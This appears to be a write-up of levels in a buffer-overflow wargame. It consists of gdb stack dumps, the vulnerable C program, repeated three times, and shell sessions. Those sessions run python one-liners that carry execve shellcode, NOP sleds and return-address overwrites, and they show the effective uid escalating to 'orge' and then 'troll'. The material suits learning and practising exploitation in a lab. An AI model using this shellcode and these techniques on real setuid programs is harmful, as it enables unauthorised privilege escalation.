0xbffff9b0:     0x00000003      0xbffffab6      0xbffffb04      0xbffffb35
0xbffff9c0:     0x00000000      0xbffffbb3      0xbffffbc9      0xbffffbe2
(gdb)
0xbffff9d0:     0xbffffc01      0xbffffc23      0xbffffc30      0xbffffdf3
0xbffff9e0:     0xbffffe12      0xbffffe2f      0xbffffe44      0xbffffe63
0xbffff9f0:     0xbffffe6e      0xbffffe88      0xbffffe98      0xbffffea0
0xbffffa00:     0xbffffeb1      0xbffffebb      0xbffffec9      0xbffffeda
0xbffffa10:     0xbffffee8      0xbffffef3      0xbfffff06      0xbfffff49
0xbffffa20:     0xbfffff99      0x00000000      0x00000003      0x08048034
(gdb)
0xbffffa30:     0x00000004      0x00000020      0x00000005      0x00000006
0xbffffa40:     0x00000006      0x00001000      0x00000007      0x40000000
0xbffffa50:     0x00000008      0x00000000      0x00000009      0x08048450
0xbffffa60:     0x0000000b      0x000001fa      0x0000000c      0x000001fa
0xbffffa70:     0x0000000d      0x000001fa      0x0000000e      0x000001fa
0xbffffa80:     0x00000010      0x0fabfbff      0x0000000f      0xbffffab1
(gdb)
0xbffffa90:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffaa0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffab0:     0x38366900      0x2f2e0036      0x2f2f2f2f      0x2f2f2f2f
0xbffffac0:     0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f
0xbffffad0:     0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f
0xbffffae0:     0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f
(gdb)
0xbffffaf0:     0x2f2f2f2f      0x2f2f2f2f      0x2f2f2f2f      0x6f2f2f2f
0xbffffb00:     0x00656772      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb10:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb20:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffb30:     0xbfbfbfbf      0x41414100      0x41414141      0x41414141
0xbffffb40:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
0xbffffb50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffba0:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```


```
[darkelf@localhost darkelf]$ $(python -c 'print "."+"/"*72+"orge"+" "+"\xbf"*44+"\x50\xfb\xff\xbf"+" "+"\x90"*100+"\x31\xc0\x50\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"')
옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜P?
bash$ id
uid=506(darkelf) gid=506(darkelf) euid=507(orge) egid=507(orge) groups=506(darkelf)
bash$ 
```




```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        // here is changed
        if(argc != 2){
                printf("argc must be two!\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // one more!
        memset(argv[1], 0, strlen(argv[1]));
}
[orge@localhost orge]$ 
```




```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        // here is changed
        if(argc != 2){
                printf("argc must be two!\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // one more!
        memset(argv[1], 0, strlen(argv[1]));
}
[orge@localhost orge]$ 
```




```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        // here is changed
        if(argc != 2){
                printf("argc must be two!\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        // check the length of argument
        if(strlen(argv[1]) > 48){
                printf("argument is too long!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);

        // one more!
        memset(argv[1], 0, strlen(argv[1]));
}
[orge@localhost orge]$ 
```




```
[orge@localhost tmp]$ ls -s troll $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\
x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')
```



```
[orge@localhost tmp]$ ls -s troll $(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\
x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"')


[orge@localhost orge]$ ll
total 24
drwxrwxr-x    2 orge     orge          4096 Aug  6 00:54 tmp
-rwsr-sr-x    1 troll    troll        12693 Mar  1  2010 troll
-rw-r--r--    1 root     root           772 Mar 29  2010 troll.c
lrwxrwxrwx    1 orge     orge             5 Aug  6 00:57 ??????????????????????????????????????????????????????????????????????????????????????????
???????????1昼 ? .rg?? ???V? binGW?? ?? ?嘣??  -> troll
[orge@localhost orge]$ 
```




```
[orge@localhost tmp]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"\xbf"*48')
[illegible]
Segmentation fault (core dumped)
[orge@localhost tmp]$ 
```



```
(gdb) x/24wx $esp
0xbffff950:     0x00000000      0xbffff994      0xbffff9a0      0x40013868
0xbffff960:     0x00000002      0x08048450      0x00000000      0x08048471
0xbffff970:     0x08048500      0x00000002      0xbffff994      0x08048390
0xbffff980:     0x0804866c      0x4000ae60      0xbffff98c      0x40013e90
0xbffff990:     0x00000002      0xbffffa9b      0xbffffb24      0x00000000
0xbffff9a0:     0xbffffb55      0xbffffb68      0xbffffb81      0xbffffba0
(gdb)
0xbffff9b0:     0xbffffbc2      0xbffffbcc      0xbffffd8f      0xbffffdae
0xbffff9c0:     0xbffffdc8      0xbffffdda      0xbffffdef      0xbffffe0b
0xbffff9d0:     0xbffffe16      0xbffffe30      0xbffffe3d      0xbffffe45
0xbffff9e0:     0xbffffe56      0xbffffe60      0xbffffe6e      0xbffffe7f
0xbffff9f0:     0xbffffe8d      0xbffffe98      0xbffffea8      0xbffffee8
0xbffffa00:     0x00000000      0x00000003      0x08048034      0x00000004
(gdb)
0xbffffa10:     0x00000020      0x00000005      0x00000006      0x00000006
0xbffffa20:     0x00001000      0x00000007      0x40000000      0x00000008
0xbffffa30:     0x00000000      0x00000009      0x08048450      0x0000000b
0xbffffa40:     0x000001fb      0x0000000c      0x000001fb      0x0000000d
0xbffffa50:     0x000001fb      0x0000000e      0x000001fb      0x00000010
0xbffffa60:     0x0fabfbff      0x0000000f      0xbffffa96      0x00000000
(gdb)
0xbffffa70:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffa80:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffa90:     0x00000000      0x36690000      0x2e003638      0x9090902f
0xbffffaa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffab0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffac0:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
0xbffffad0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffae0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb00:     0x50c03190      0x722e2ebe      0x01c68167      0x56010101
0xbffffb10:     0x69622ebf      0x8957476e      0xe28950e3      0xb0e18953
0xbffffb20:     0x0080cd0b      0x00000000      0x00000000      0x00000000
(gdb)
```

```
[orge@localhost tmp]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x8
9\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"\xbf"*44+"\xb0\xfa\xff\xbf"')
옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜과
bash$ 
```



```
[orge@localhost orge]$ ./$(python -c 'print "\x90"*100+"\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x
89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"+" "+"\xbf"*44+"\xb0\xfa\xff\xbf"')
옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜옜과
bash$ id
uid=507(orge) gid=507(orge) euid=508(troll) egid=508(troll) groups=507(orge)
bash$ 
```